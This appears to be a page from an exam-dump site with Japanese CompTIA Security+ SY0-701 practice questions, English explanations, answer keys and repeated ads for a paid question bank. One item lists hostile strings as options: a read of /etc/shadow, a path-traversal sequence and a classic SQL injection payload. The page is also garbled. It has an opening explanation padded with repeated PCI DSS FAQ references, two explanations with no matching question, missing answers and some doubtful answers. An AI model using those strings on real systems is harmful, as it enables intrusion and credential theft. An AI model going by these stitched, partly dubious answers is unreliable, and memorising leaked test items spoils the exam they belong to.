PCI DSS is the Payment Card Industry Data Security Standard, which is a set of security requirements for organizations that store, process, or transmit cardholder data. PCI DSS aims to protect the confidentiality, integrity, and availability of cardholder data and prevent fraud, identity theft, and data breaches. PCI DSS is enforced by the payment card brands, such as Visa, Mastercard, American Express, Discover, and JCB, and applies to all entities involved in the payment card ecosystem, such as merchants, acquirers, issuers, processors, service providers, and payment applications. If a large bank fails an internal PCI DSS compliance assessment, the most likely outcome is that the bank will face fines from the payment card brands. An internal PCI DSS compliance assessment is a self-assessment that the bank performs to evaluate its own compliance with the PCI DSS requirements. The bank must submit the results of the internal assessment to the payment card brands or their designated agents, such as acquirers or qualified security assessors (QSAs). If the internal assessment reveals that the bank is not compliant with the PCI DSS requirements, the payment card brands may impose fines on the bank as a penalty for violating the PCI DSS contract. The amount and frequency of the fines may vary depending on the severity and duration of the non-compliance, the number and type of cardholder data compromised, and the level of cooperation and remediation from the bank. The fines can range from thousands to millions of dollars per month, and can increase over time if the non-compliance is not resolved.

The other options are not correct because they are not the most likely outcomes if a large bank fails an internal PCI DSS compliance assessment. B. Audit findings. Audit findings are the results of an external PCI DSS compliance assessment that is performed by a QSA or an approved scanning vendor (ASV). An external assessment is required for certain entities that handle a large volume of cardholder data or have a history of non-compliance. An external assessment may also be triggered by a security incident or a request from the payment card brands. Audit findings may reveal the gaps and weaknesses in the bank's security controls and recommend corrective actions to achieve compliance. However, audit findings are not the outcome of an internal assessment, which is performed by the bank itself. C. Sanctions. Sanctions are the measures that the payment card brands may take against the bank if the bank fails to pay the fines or comply with the PCI DSS requirements. Sanctions may include increasing the fines, suspending or terminating the bank's ability to accept or process payment cards, or revoking the bank's PCI DSS certification. Sanctions are not the immediate outcome of an internal assessment, but rather the possible consequence of prolonged or repeated non-compliance. D. Reputation damage. Reputation damage is the loss of trust and credibility that the bank may suffer from its customers, partners, regulators, and the public if the bank fails an internal PCI DSS compliance assessment. Reputation damage may affect the bank's brand image, customer loyalty, market share, and profitability. Reputation damage is not a direct outcome of an internal assessment, but rather a potential risk that the bank may face if the non-compliance is

exposed or exploited by malicious actors. References = CompTIA Security+ Study Guide (SY0-701), Chapter 8: Governance, Risk, and Compliance, page 388. Professor Messer's CompTIA SY0-701 Security+ Training Course, Section 8.2:

Compliance and Controls, video: PCI DSS (5:12). PCI Security Standards Council, PCI DSS Quick Reference Guide, page 4. PCI Security Standards Council, PCI DSS FAQs, question 8. PCI Security Standards Council, PCI DSS FAQs, question 9. [PCI Security Standards Council], PCI DSS FAQs, question 10. [PCI Security Standards Council] , PCI DSS FAQs, question 11. [PCI Security Standards Council], PCI DSS FAQs, question 12. [PCI Security Standards Council] , PCI DSS FAQs, question 13. [PCI Security Standards Council], PCI DSS FAQs, question 14. [PCI Security Standards Council] , PCI DSS FAQs, question 15. [PCI Security Standards Council], PCI DSS FAQs, question 16. [PCI Security Standards Council] , PCI DSS FAQs, question 17. [PCI Security Standards Council], PCI DSS FAQs, question 18. [PCI Security Standards Council] , PCI DSS FAQs, question 19. [PCI Security Standards Council], PCI DSS FAQs, question 20. [PCI Security Standards Council] , PCI DSS FAQs, question 21. [PCI Security Standards Council], PCI DSS FAQs, question 22. [PCI Security Standards Council] , PCI DSS FAQs, question 23. [PCI Security Standards Council], PCI DSS FAQs, question 24. [PCI Security Standards Council] , PCI DSS FAQs, question 25. [PCI Security Standards Council], PCI DSS FAQs, question 26. [PCI Security Standards Council] , PCI DSS FAQs, question 27. [PCI Security Standards Council], PCI DSS FAQs, question 28. [PCI Security Standards Council] , PCI DSS FAQs, question 29. [PCI Security Standards Council], PCI DSS FAQs, question 30. [PCI Security Standards Council]

質問: 70

ソフトウェア開発者が新しいアプリケーションをリリースし、開発者のウェブサイトを通じてアプリケーションファイルを配布しています。ダウンロードしたファイルの整合性をユーザーが確認できるようにするために、開発者はウェブサイトに次のどれを掲載すべきでしょうか？

- A. ハッシュ
- B. 証明書
- C. アルゴリズム
- D. 塩漬け

正解: ([正解を表示します](#))

Posting hashes allows users to verify the integrity of downloaded files. As outlined in Security+ SY0-701, a cryptographic hash (e.g., SHA-256) produces a fixed-length digest unique to the file's contents. Users can compute the hash of the downloaded file and compare it to the published value; a match confirms the file has not been altered.

Certificates (B) establish identity and trust but do not directly verify file integrity post-download unless combined with signing workflows. Algorithms (C) are general methods, not verification artifacts. Salting (D) is used with password hashing and is irrelevant here.

Therefore, A: Hashes is the correct choice.

質問: 71

従業員が誤って会社のシステムにマルウェアをインストールするのを防ぐのに最も効果的な対策は次のどれですか？

- A. ホストベースのファイアウォール
- B. システムの分離
- C. 最小権限
- D. アプリケーション許可リスト

正解: ([正解を表示します](#))

An application allow list is a security technique that specifies which applications are authorized to run on a system and blocks all other applications. An application allow list can best protect against an employee inadvertently installing malware on a company system because it prevents the execution of any unauthorized or malicious software, such as viruses, worms, trojans, ransomware, or spyware. An application allow list can also reduce the attack

surface and improve the performance of the system. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 11: Secure Application Development, page 551 1

質問: 72

ある組織がCOPEモバイルデバイス管理ポリシーを導入しています。COPEポリシーに含めるべき項目は次のうちどれですか(2つ選択してください)。

- A. データ暗号化
- B. 個人アプリケーションストアへのアクセス
- C. 8文字のパスワードを要求する
- D. データ使用量の上限
- E. 従業員データの所有権
- F. デバイスのリモートワイプ

正解: ([正解を表示します](#))

質問: 73

リスク、責任者、しきい値を文書化するために最もよく使用されるのは次のどれですか?

- A. リスク許容度
- B. リスク移転
- C. リスクレジスタ
- D. リスク分析

正解: C ([コメントを發表する](#))

A risk register is a document that records and tracks the risks associated with a project, system, or organization. A risk register typically includes information such as the risk description, the risk owner, the risk probability, the risk impact, the risk level, the risk response strategy, and the risk status. A risk register can help identify, assess, prioritize, monitor, and control risks, as well as communicate them to relevant stakeholders. A risk register can also help document the risk tolerance and thresholds of an organization, which are the acceptable levels of risk exposure and the criteria for escalating or mitigating risks. References = CompTIA Security+ Certification Exam Objectives, Domain 5.1: Explain the importance of policies, plans, and procedures related to organizational security. CompTIA Security+ Study Guide (SY0-701), Chapter 5: Governance, Risk, and Compliance, page 211. CompTIA Security+ Certification Guide, Chapter 2: Risk Management, page 33. CompTIA Security+ Certification Exam SY0-701 Practice Test 1, Question 4.

質問: 74

ITチームは、管理者のスマートフォンに送信されるランダムに生成されたMFAトークンを使用する新しい管理アプリケーションを導入しました。この新しいMFA対策にもかかわらず、同じソフトウェアでセキュリティ侵害が発生しました。

次のどれがこの種の攻撃を説明していますか?

- A. スミッシング
- B. タイプミススクワッティング
- C. スパイ活動
- D. プリテキスティング

正解: D ([コメントを發表する](#))

Comprehensive and Detailed Explanation From Exact Extract:

If MFA is in place yet attackers still breach the system, the compromise most likely resulted from social engineering, specifically pretexting. Pretexting occurs when an attacker fabricates a convincing scenario (a "pretext") to trick the victim into revealing authentication information, such as OTP codes, MFA prompts, or login details. Even strong MFA cannot prevent an attack when a human is tricked into voluntarily providing the code.

Smishing (A) involves fraudulent SMS messages, but no messaging is mentioned in the scenario.

Typosquatting (B) involves deceptive URLs that appear similar to legitimate sites and is unrelated to MFA compromise. Espionage (C) refers to stealing sensitive or national-security-related information, not bypassing MFA protections.

Security+ SY0-701 details pretexting under Social Engineering Attacks, emphasizing that MFA does not fully mitigate human manipulation. Attackers frequently impersonate IT staff, vendors, or automated systems to convince victims to "verify" or "confirm" credentials. This perfectly matches a breach where MFA was present but still circumvented through deception.

質問: 75

ある組織は最近、顧客が Web ポータルを通じてアクセスする新しいサービスのホスティングを開始しました。セキュリティ エンジニアは、この新しいサービスを保護するために、既存のセキュリティ デバイスに新しいソリューションを追加する必要があります。エンジニアが最も導入する可能性が高いのは次のどれですか。

A. レイヤー4ファイアウォール

B. NGFW

C. WAF

D. UTM

正解: C ([コメントを发表する](#))

The security engineer is likely to deploy a Web Application Firewall (WAF) to protect the new web portal service. A WAF specifically protects web applications by filtering, monitoring, and blocking HTTP requests based on a set of rules. This is crucial for preventing common attacks such as SQL injection, cross-site scripting (XSS), and other web-based attacks that could compromise the web service.

* Layer 4 firewall operates primarily at the transport layer, focusing on IP address and port filtering, making it unsuitable for web application-specific threats.

* NGFW (Next-Generation Firewall) provides more advanced filtering than traditional firewalls, including layer 7 inspection, but the WAF is tailored specifically for web traffic.

* UTM (Unified Threat Management) offers a suite of security tools in one package (like antivirus, firewall, and content filtering), but for web application-specific protection, a WAF is the best fit.

質問: 76

次の攻撃のうち、安全でないネットワークを主に標的とするものは何ですか？

A. 邪悪な双子

B. なりすまし

C. 水飲み場

D. プリテキスティング

正解: A ([コメントを发表する](#))

An evil twin attack involves setting up a fraudulent Wi-Fi access point that mimics a legitimate one to intercept network traffic or steal credentials. This attack exploits insecure wireless networks and is focused on network infrastructure.

Impersonation, watering hole, and pretexting are social engineering or web-based attacks, not primarily network attacks.

The evil twin attack is a well-known wireless threat discussed under Threats and Vulnerabilities in SY0-701

#6:Chapter 2†CompTIA Security+ Study Guide#.

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: **77**

ソフトウェア開発者が安全なコーディングのトレーニングを受けていることを顧客に証明する行為は次のどれですか？

- A. 保証
- B. 契約
- C. デューデリジェンス
- D. 証明

正解: ([正解を表示します](#))

Attestation refers to providing formal evidence or proof that a particular process or activity has been completed according to standards or requirements. In this context, attestation involves demonstrating to customers or stakeholders that software developers have received appropriate training on secure coding practices.

Assurance generally refers to confidence or guarantees about the security posture but does not specifically mean proving or certifying training. Due diligence is the effort made to ensure compliance or safety, but it is not the act of proving training has occurred. A contract is a legal agreement, which may include requirements for training but is not the act of proving training itself.

The importance of attestation in compliance and governance processes is discussed in the Security Program Management and Oversight domain in SY0-701 materials#7:Chapter 5†CompTIA Security+ Practice Tests#.

質問: **78**

ある企業がプロバイダーに対し、サーバーとネットワークの稼働率を97%に維持することを期待しています。この期待に最も合致する項目は次のどれですか？

- A. BPA
- B. MOU
- C. NDA
- D. SLA

正解: **D** ([コメントを发表する](#))

An SLA (Service-Level Agreement) defines the expected performance, availability, uptime, response times, and responsibilities between a provider and a client. The requirement in the scenario-"97% uptime"-is a classic example of an SLA metric. Security+ SY0-701 emphasizes that SLAs outline measurable service expectations so the client can assess compliance and performance.

A BPA (A) outlines business partnership terms, not performance uptime. An MOU (B) documents mutual understanding but is not legally binding and does not include uptime metrics. An NDA (C) protects confidentiality, not availability or service guarantees.

Thus, the correct answer is D: SLA.

質問: **79**

一連のアカウント侵害と認証情報の不正使用が発生した後、企業はセキュリティ プログラムを開発するためにセキュリティ マネージャーを雇います。セキュリティ マネージャーがセキュリティ意識を高めるために最初に行う必要がある手順はどれですか。

- A. 危険な行動を識別し、その結果に関するレポートを配布するツールを評価します。
- B. パスワード管理の重要性を説明するニュースレターを四半期ごとに送信します。
- C. ポリシーとハンドブックを更新して、すべての従業員に新しい手順が確実に通知されるようにします。
- D. フィッシング キャンペーンを開発し、成功した場合は管理チームに通知します。

正解: **C** ([コメントを发表する](#))

質問: 80

会社の Web フィルターは、URL をスキャンして文字列を検索し、一致するものが見つかった場合はアクセスを拒否するように設定されています。暗号化されていない Web サイトへのアクセスを禁止するには、アナリストは次のどの検索文字列を使用する必要がありますか。

- A. encryption=off\
- B. http://
- C. www.*.com
- D. :443

正解: ([正解を表示します](#))

A web filter is a device or software that can monitor, block, or allow web traffic based on predefined rules or policies. One of the common methods of web filtering is to scan the URL for strings and deny access when matches are found. For example, a web filter can block access to websites that contain the words "gambling", "porn", or "malware" in their URLs. A URL is a uniform resource locator that identifies the location and protocol of a web resource. A URL typically consists of the following components: protocol://domain:port/path?query#fragment. The protocol specifies the communication method used to access the web resource, such as HTTP, HTTPS, FTP, or SMTP. The domain is the name of the web server that hosts the web resource, such as www.google.com or www.bing.com. The port is an optional number that identifies the specific service or application running on the web server, such as 80 for HTTP or 443 for HTTPS. The path is the specific folder or file name of the web resource, such as /index.html or /images/logo.png. The query is an optional string that contains additional information or parameters for the web resource, such as ?q=security or ?lang=en. The fragment is an optional string that identifies a specific part or section of the web resource, such as #introduction or #summary.

To prohibit access to non-encrypted websites, an analyst should employ a search string that matches the protocol of non-encrypted web traffic, which is HTTP. HTTP stands for hypertext transfer protocol, and it is a standard protocol for transferring data between web servers and web browsers. However, HTTP does not provide any encryption or security for the data, which means that anyone who intercepts the web traffic can read or modify the data. Therefore, non-encrypted websites are vulnerable to eavesdropping, tampering, or spoofing attacks. To access a non-encrypted website, the URL usually starts with http://, followed by the domain name and optionally the port number. For example, http://www.example.com or http://www.example.com:80. By scanning the URL for the string http://, the web filter can identify and block non-encrypted websites.

The other options are not correct because they do not match the protocol of non-encrypted web traffic. Encryption=off is a possible query string that indicates the encryption status of the web resource, but it is not a standard or mandatory parameter. Https:// is the protocol of encrypted web traffic, which uses hypertext transfer protocol secure (HTTPS) to provide encryption and security for the data. Www.*.com is a possible domain name that matches any website that starts with www and ends with .com, but it does not specify the protocol. :443 is the port number of HTTPS, which is the protocol of encrypted web traffic. References = CompTIA Security+ Study Guide (SY0-701), Chapter 2: Securing Networks, page

69. Professor Messer's CompTIA SY0-701 Security+ Training Course, Section 2.1: Network Devices and Technologies, video: Web Filter (5:16).

質問: 81

MSSPは数百のクライアントのファイアウォールを管理しています。ファイアウォールの変更効率を向上させるために、標準設定テンプレートを作成するのに最も役立つツールは次のうちどれですか？

- A. SNMP
- B. ベンチマーク
- C. ネットフロー
- D. SCAP

正解: ([正解を表示します](#))

Benchmarks provide standardized security configuration baselines or templates (such as CIS Benchmarks) for systems including firewalls. Using benchmarks helps MSSPs apply consistent and secure configurations across many clients efficiently.

SNMP (A) is for network device management, Netflow (C) is for traffic analysis, and SCAP (D) is a framework for vulnerability and compliance management but not directly for template creation.

Benchmarks are fundamental for configuration management in Security Operations#6:Chapter 14†CompTIA Security+ Study Guide#.

質問: 82

ハクティビストと内部脅威を最もよく区別する特徴は次のうちどれですか？

- A. ハクティビストは、組織へのアクセスよりも、イデオロギー的または政治的な信念に基づいて行動することが多い。
- B. ハクティビストは通常、攻撃時に標的組織に雇用されています。
- C. ハクティビストは、事前のアクセス権や内部関係のない組織を標的にすることが多い。
- D. ハクティビストの主な動機は、個人的な対立や雇用に関する不満です。

正解: C ([コメントを发表する](#))

The best answer is C. Hacktivists often target organizations without prior access or internal affiliation.

The clearest distinction between hacktivists and insider threats is that insider threats typically have authorized access or internal affiliation with the organization, while hacktivists usually act from the outside.

Hacktivists are often motivated by political, ideological, or social causes, but the strongest differentiator in this comparison is that they generally do not begin with legitimate internal access.

Why the other options are less correct:

A). Hacktivists often act based on ideological or political beliefs rather than organizational access. This is true about motivation, but it does not distinguish them as directly as the lack of internal access does.

B). Hacktivists are generally employed by the target organization at the time of attack. This describes insiders, not hacktivists.

D). Hacktivists are primarily motivated by personal conflicts or employment-related dissatisfaction. This is more typical of some insider threats, not hacktivists.

From the SY0-701 perspective, the strongest distinction is external targeting without prior authorized access, so C is the best answer.

質問: 83

ある企業は、新しい仮想サーバーの構築に使用されるコードの変更を追跡したいと考えています。この企業では、次のうちどれを導入する可能性が高いでしょうか。

- A. 変更管理チケットシステム

B. 行動分析装置

C. コラボレーションプラットフォーム

D. バージョン管理ツール

正解: ([正解を表示します](#))

Detailed Explanation:A version control tool, such as Git, tracks changes made to code, maintains history, and allows developers to manage and revert to earlier versions when needed. This ensures accountability and control over modifications. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: "Version Control and Documentation".

質問: **84**

次の脆弱性スキャンレポートを確認した後:

サーバー:192.168.14.6

サービス: Telnet

ポート: 23 プロトコル: TCP

ステータス: オープン 重大度: 高

脆弱性: 安全でないネットワークプロトコルの使用

セキュリティアナリストは次のテストを実行します。

`nmap -p 23 192.168.14.6 -script telnet-encryption`

港湾国サービス理由

23/tcp オープン Telnet SYN-ACK

Telnet暗号化:

|_ Telnetサーバーは暗号化をサポートしています

セキュリティアナリストは、報告された脆弱性に対して、次のどれを結論付けるのでしょうか?

A. 誤検知です。

B. 再スキャンが必要です。

C. ノイズとみなされます。

D. 補正コントロールが存在します。

正解: ([正解を表示します](#))

A false positive is a result that indicates a vulnerability or a problem when there is none. In this case, the vulnerability scanning report shows that the telnet service on port 23 is open and uses an insecure network protocol. However, the security analyst performs a test using nmap and a script that checks for telnet encryption support. The result shows that the telnet server supports encryption, which means that the data transmitted between the client and the server can be protected from eavesdropping. Therefore, the reported vulnerability is a false positive and does not reflect the actual security posture of the server. The security analyst should verify the encryption settings of the telnet server and client and ensure that they are configured properly3. References: 3: Telnet Protocol - Can You Encrypt Telnet?

質問: **85**

保存中のデータを最も安全に保護するものは次のどれですか?

A. TLS 1.2

B. AES-256

C. Masking

D. Salting

正解: ([正解を表示します](#))

AES-256 is a symmetric encryption algorithm widely used to protect data at rest by converting plaintext into ciphertext that is unreadable without the proper key. It provides strong confidentiality and is a standard for encrypting stored data.

TLS 1.2 (A) secures data in transit, not at rest. Masking (C) obscures data but typically for display or limited use and is reversible. Salting (D) is used alongside hashing to protect passwords and data integrity but does not encrypt data.

Encryption with AES-256 is recognized as a best practice for securing stored data in the Security+ Cryptography and General Security Concepts domains#6:Chapter 7†CompTIA Security+ Study Guide#.

質問: 86

SMS DIP 認証方式の実装が TOTP 方式よりもリスクが高い理由を最もよく表しているのはどれですか。

- A. SMS OTP 方式では、エンド ユーザーがアクティブな携帯電話サービスと SIM カードを持っている必要があります。
- B. 一般的に、SMS OTPコードは最大15分間有効ですが、TOTPの時間枠は30～60秒です。
- C. SMS OTP は、TOTP 方式よりも傍受され、コードが不正に開示される可能性が高くなります。
- D. SMS OTP コードの生成に使用されるアルゴリズムは、TOTP コードの生成に使用されるアルゴリズムよりも弱いです。

正解: ([正解を表示します](#))

The SMS OTP (One-Time Password) method is more vulnerable to interception compared to TOTP (Time- based One-Time Password) because SMS messages can be intercepted through various attack vectors like SIM swapping or SMS phishing. TOTP, on the other hand, generates codes directly on the device and does not rely on a communication channel like SMS, making it less susceptible to interception.

References = CompTIA Security+ SY0-701 study materials, particularly in the domain of identity and access management.

質問: 87

内部ソースによって生成される証明書の例は次のどれですか？

- A. デジタル署名
- B. 非対称鍵
- C. 自己署名
- D. 対称鍵

正解: C ([コメントを发表する](#))

A self-signed certificate is generated internally without involving an external Certificate Authority (CA). In a self-signed certificate, the certificate issuer and certificate subject are the same entity. Security+ SY0-701 explains that organizations frequently use self-signed certificates for internal systems, lab environments, or testing scenarios where external trust chains are unnecessary.

A digital signature (A) is a cryptographic function, not a certificate. Asymmetric keys (B) are used in public- key cryptography but do not constitute a certificate by themselves. Symmetric keys (D) are encryption tools, not certificates.

Therefore, the example of a certificate generated internally is C: Self-signed.

質問: 88

セキュリティ コンサルタントは、安全なシステムを物理的に分離したいと考えているクライアントと協力しています。このアーキテクチャを最もよく表すのは次のどれですか。

- A. コンテナ化された
- B. 高可用性
- C. SDN

D. エアギャップ

正解: **D** ([コメントを發表する](#))

質問: **89**

承認されていないソフトウェアの導入によって企業ネットワークに脆弱性が生じる可能性が最も高いのは次のどれですか？

- A.** ハクティビスト
- B.** スクリプトキディ
- C.** 競合他社
- D.** シャドーIT

正解: ([正解を表示します](#))

Shadow IT refers to the use of information technology systems, devices, software, applications, and services without explicit IT department approval. This is the most likely cause of introducing vulnerabilities on a corporate network by deploying unapproved software, as such software may not have been vetted for security compliance, increasing the risk of vulnerabilities.

References =

* CompTIA Security+ SY0-701 Course Content: The concept of Shadow IT is discussed as a significant risk due to the introduction of unapproved and potentially vulnerable software into the corporate network.

質問: **90**

ある企業は、サーバーの交換や追加が必要になった場合に最小限の労力で済むソリューションでアプリケーションの可用性を向上したいと考えています。これらの目的を達成するための最適なソリューションは次のどれでしょうか。

- A.** 負荷分散
- B.** フォールトトレランス
- C.** プロキシサーバー
- D.** レプリケーション

正解: **A** ([コメントを發表する](#))

Detailed Explanation: Load balancing improves application availability by distributing traffic across multiple servers. If one server fails, traffic is automatically routed to other available servers with minimal intervention.

Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: "High Availability Solutions".

質問: **91**

インシデント後のレビューフェーズに含まれるアクティビティは次のどれですか？

- A.** インシデントのリスクを軽減するための手順の開発
- B.** 侵害されたシステムの構成と設定を再構築する
- C.** 調査中に収集された証拠の正確性を検証する
- D.** インシデントの根本原因の特定

正解: **D** ([コメントを發表する](#))

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: **92**

デジタル証明書の偽装 ID が検出されました。会社のドメインで使用されている可能性がある未識別キーと証明書の種類は次のどれですか。

- A. 秘密鍵とルート証明書
- B. 公開鍵と期限切れの証明書
- C. 秘密鍵と自己署名証明書
- D. 公開鍵とワイルドカード証明書

正解: ([正解を表示します](#))

A self-signed certificate is a certificate that is signed by its own private key rather than by a trusted certificate authority (CA). This means that the authenticity of the certificate relies solely on the issuer ' s own authority.

If a spoofed identity was detected, it could indicate that a private key associated with a self-signed certificate was compromised. Self-signed certificates are often used internally within organizations, but they carry higher risks since they are not validated by a third-party CA, making them more susceptible to spoofing.

References = CompTIA Security+ SY0-701 study materials, particularly the domains discussing Public Key Infrastructure (PKI) and certificate management.

質問: **93**

ある企業が、インフラストラクチャをオフプレミス ソリューションに移行するための小額の助成金を受け取りました。最初に検討すべきは次のうちどれですか。

- A. クラウドプロバイダーのセキュリティ
- B. 実装コスト
- C. エンジニアの能力
- D. アーキテクチャのセキュリティ

正解: **D** ([コメントを发表する](#))

Security of architecture is the process of designing and implementing a secure infrastructure that meets the business objectives and requirements. Security of architecture should be considered first when migrating to an off-premises solution, such as cloud computing, because it can help to identify and mitigate the potential risks and challenges associated with the migration, such as data security, compliance, availability, scalability, and performance. Security of architecture is different from security of cloud providers, which is the process of evaluating and selecting a trustworthy and reliable cloud service provider that can meet the security and operational needs of the business. Security of architecture is also different from cost of implementation, which is the amount of money required to migrate and maintain the infrastructure in the cloud. Security of architecture is also different from ability of engineers, which is the level of skill and knowledge of the IT staff who are responsible for the migration and management of the cloud infrastructure. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 3491

質問: **94**

個人がコンピュータ ネットワークにログインした後にアクセスを許可するときに実現されるセキュリティ概念は次のどれですか。

- A. 承認

- B. 識別
- C. 否認防止
- D. 認証

正解: ([正解を表示します](#))

Detailed Explanation: Authorization refers to the process of granting or denying specific rights to a user after verifying their identity through authentication. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 1: General Security Concepts, Section: "Authentication, Authorization, and Accounting (AAA)".

質問: 95

アナリストがSQL Serverのログに不審な項目を発見しました。SQLインジェクションの試みの証拠となり得るものは次のどれですか？

- A. cat /etc/shadow
- B. dig 25.36.99.11
- C. cd .. / .. / .. /
- D. UserId = 10 OR 1=1;

正解: D ([コメントを發表する](#))

The string " UserId = 10 OR 1=1; " is a classic SQL injection payload that exploits improper input validation to manipulate the database query logic, often granting unauthorized access or exposing data.

The other options are command-line or DNS-related and unrelated to SQL injection.

SQL injection detection is critical in application security#6:Chapter 6†CompTIA Security+ Study Guide#.

質問: 96

会社 A は、別の国に所在する会社 B と共同で製品を開発しています。会社 A は、自社の知的財産が権限のない企業と共有されていることを知りました。侵害されたのは次のどれですか。

- A. SLA
- B. AUP
- C. 種をまく
- D. モア

正解: D ([コメントを發表する](#))

Detailed Explanation: A Memorandum of Agreement (MOA) outlines terms of cooperation, including restrictions on sharing intellectual property. A breach indicates the terms of the agreement were violated, compromising confidentiality or usage terms. Reference: CompTIA Security+ SY0-701 Study Guide, Domain

5: Security Program Management, Section: "Third-Party Risk Management".

質問: 97

エンドユーザーのデバイスを強化するための最適な方法はどれですか? (2 つ選択してください。)

- A. フルディスク暗号化
- B. グループレベルの権限
- C. アカウントロックアウト
- D. エンドポイント保護
- E. プロキシサーバー

F. セグメンテーション

正解: ([正解を表示します](#))

The best methods for hardening end user devices are Full Disk Encryption (FDE) and Endpoint Protection.

FDE (A) protects data at rest on laptops and workstations, ensuring that data remains unreadable if devices are lost or stolen-an explicit best practice in Security+ SY0-701.

Endpoint protection (D), including EDR/anti-malware, hardens devices by preventing, detecting, and responding to malicious activity at the host level. Together, these controls provide strong baseline protection for confidentiality and threat prevention.

Group-level permissions (B) and account lockout (C) are important access controls but do not comprehensively harden devices against malware and data exposure. Proxy servers (E) and segmentation (F) are network controls rather than endpoint hardening measures.

Therefore, the correct selections are A: Full disk encryption and D: Endpoint protection.

Explanation (Security+ SY0-701 aligned):

Deception technologies-such as honeypots, honeynets, honeyfiles, and honeytokens-are designed to intentionally lure attackers into controlled, monitored environments. Their primary purpose is not to block attacks outright or replace preventive controls, but to observe attacker behavior, techniques, and tools in a safe way. This allows organizations to collect high-value threat intelligence without exposing real production systems or sensitive data.

In the Security+ SY0-701 objectives (General Security Concepts), deception and disruption technologies are highlighted as tools that increase attacker cost and uncertainty while improving defender visibility. When an attacker interacts with a honeypot or accesses a honeyfile, it generates a strong indicator of malicious intent because legitimate users should never touch these resources. This makes deception technologies extremely valuable for early detection and analysis of attacks.

Why the other options are incorrect:

A). Preventing malware installation is the role of endpoint protection platforms (EPP/EDR), not deception technologies.

B). Blocking all external traffic before it reaches critical systems describes perimeter defenses like firewalls or gateways, not deception.

D). Detecting insider threats by monitoring privileged accounts is handled by IAM controls, logging, and UEBA, not deception systems.

In short, deception technologies are proactive detection and intelligence-gathering tools. They don't stop attackers at the gate; instead, they trick attackers into revealing themselves and their methods, giving defenders insight that strengthens the overall security strategy.

Explanation (Security+ SY0-701 aligned):

To ensure an organization can review the controls and performance of a service provider or vendor, it should include a right-to-audit clause in its contract. A right-to-audit clause explicitly grants the customer the legal authority to inspect, assess, or audit the vendor's security controls, processes, and compliance posture. This is a key concept under Security Program Management and Oversight, particularly within third-party risk management.

In the SY0-701 objectives, third-party risk management emphasizes the importance of contractual controls that allow organizations to verify that vendors are meeting security, privacy, and compliance obligations. A right-to-audit clause enables activities such as reviewing policies, examining control effectiveness, validating compliance with standards (for example, SOC reports), and confirming that agreed-upon safeguards are actually in place. Without this clause, the organization may have no formal mechanism to independently verify vendor claims.

Why the other options are incorrect:

A). Service-level agreement (SLA): SLAs define performance metrics like uptime, response time, and availability. They do not usually grant audit authority over security controls.

B). Memorandum of agreement (MOA): An MOA outlines general responsibilities and cooperation between parties but typically lacks enforceable audit rights.

D). Supply chain analysis: This is a risk assessment activity, not a contractual mechanism that provides audit access.

From a Security+ perspective, the right-to-audit clause is the most effective and direct way to ensure ongoing visibility and assurance over vendor security controls and performance.

質問: 98

システム管理者は、会社の最高経営責任者を名乗る未知の番号からテキスト メッセージを受け取ります。メッセージには、緊急事態のためパスワードをリセットする必要があると書かれています。次のどの脅威ベクトルが使用されていますか？

- A. タイプミススクワッティング
- B. スミッシング
- C. プリテキストティング
- D. なりすまし

正解: ([正解を表示します](#))

Detailed Explanation:Smishing is a type of phishing attack that uses SMS text messages to deceive recipients into taking actions such as revealing sensitive information. The urgency in the text indicates this vector.

Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Threats, Section: "Social Engineering Techniques".

質問: 99

エアギャップ ネットワークで最も一般的なデータ損失パスは次のどれですか？

- A. 要塞ホスト
- B. 保護されていない Bluetooth
- C. パッチ未適用の OS
- D. リムーバブルデバイス

正解: ([正解を表示します](#))

An air-gapped network is a network that is physically isolated from other networks, such as the internet, to prevent unauthorized access and data leakage. However, an air-gapped network can still be compromised by removable devices, such as USB drives, CDs, DVDs, or external hard drives, that are used to transfer data between the air-gapped network and other networks. Removable devices can carry malware, spyware, or other malicious code that can infect the air-gapped network or exfiltrate data from it. Therefore, removable devices are the most common data loss path for an air-gapped network. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 9: Network Security, page 449 1

質問: 100

セキュリティ オペレーション センターは、サーバー上で検出された悪意のあるアクティビティが正常であると判断します。次のアクティビティのうち、検出されたアクティビティを将来無視する行為を説明しているものはどれですか？

- A. チューニング
- B. 集約
- C. 隔離中
- D. アーカイブ

正解: ([正解を表示します](#))

Tuning is the activity of adjusting the configuration or parameters of a security tool or system to optimize its performance and reduce false positives or false negatives. Tuning can help to filter out the normal or benign activity that is detected by the security tool or system, and focus on the malicious or anomalous activity that requires further investigation or response. Tuning can also help to improve the efficiency and effectiveness of the security operations center by reducing the workload and alert fatigue of the analysts. Tuning is different from aggregating, which is the activity of collecting and combining data from multiple sources or sensors to provide a comprehensive view of the security posture. Tuning is also different from quarantining, which is the activity of isolating a potentially infected or compromised device or system from the rest of the network to prevent further damage or

spread. Tuning is also different from archiving, which is the activity of storing and preserving historical data or records for future reference or compliance. The act of ignoring detected activity in the future that is deemed normal by the security operations center is an example of tuning, as it involves modifying the settings or rules of the security tool or system to exclude the activity from the detection scope. Therefore, this is the best answer among the given options. References = Security Alerting and Monitoring Concepts and Tools - CompTIA Security+ SY0-701: 4.3, video at 7:00; CompTIA Security+ SY0-701 Certification Study Guide, page 191.

質問: 101

